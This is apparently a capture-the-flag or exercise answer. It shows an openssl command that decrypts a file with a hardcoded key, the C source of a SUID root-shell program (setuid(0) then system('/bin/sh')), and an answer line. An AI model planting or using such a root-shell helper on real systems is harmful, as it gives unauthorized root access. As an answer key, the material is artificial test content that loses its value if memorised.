Given that this file is encrypted, we need to decrypt it using the following command:

- `openssl enc -aes-256-cbc -d -salt -in suid_shell.c.enc -out suid.c -k “s3cr3t_k3y”`



```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    system("/bin/sh");
    return 0;
}
```

Answer: 0,/bin/sh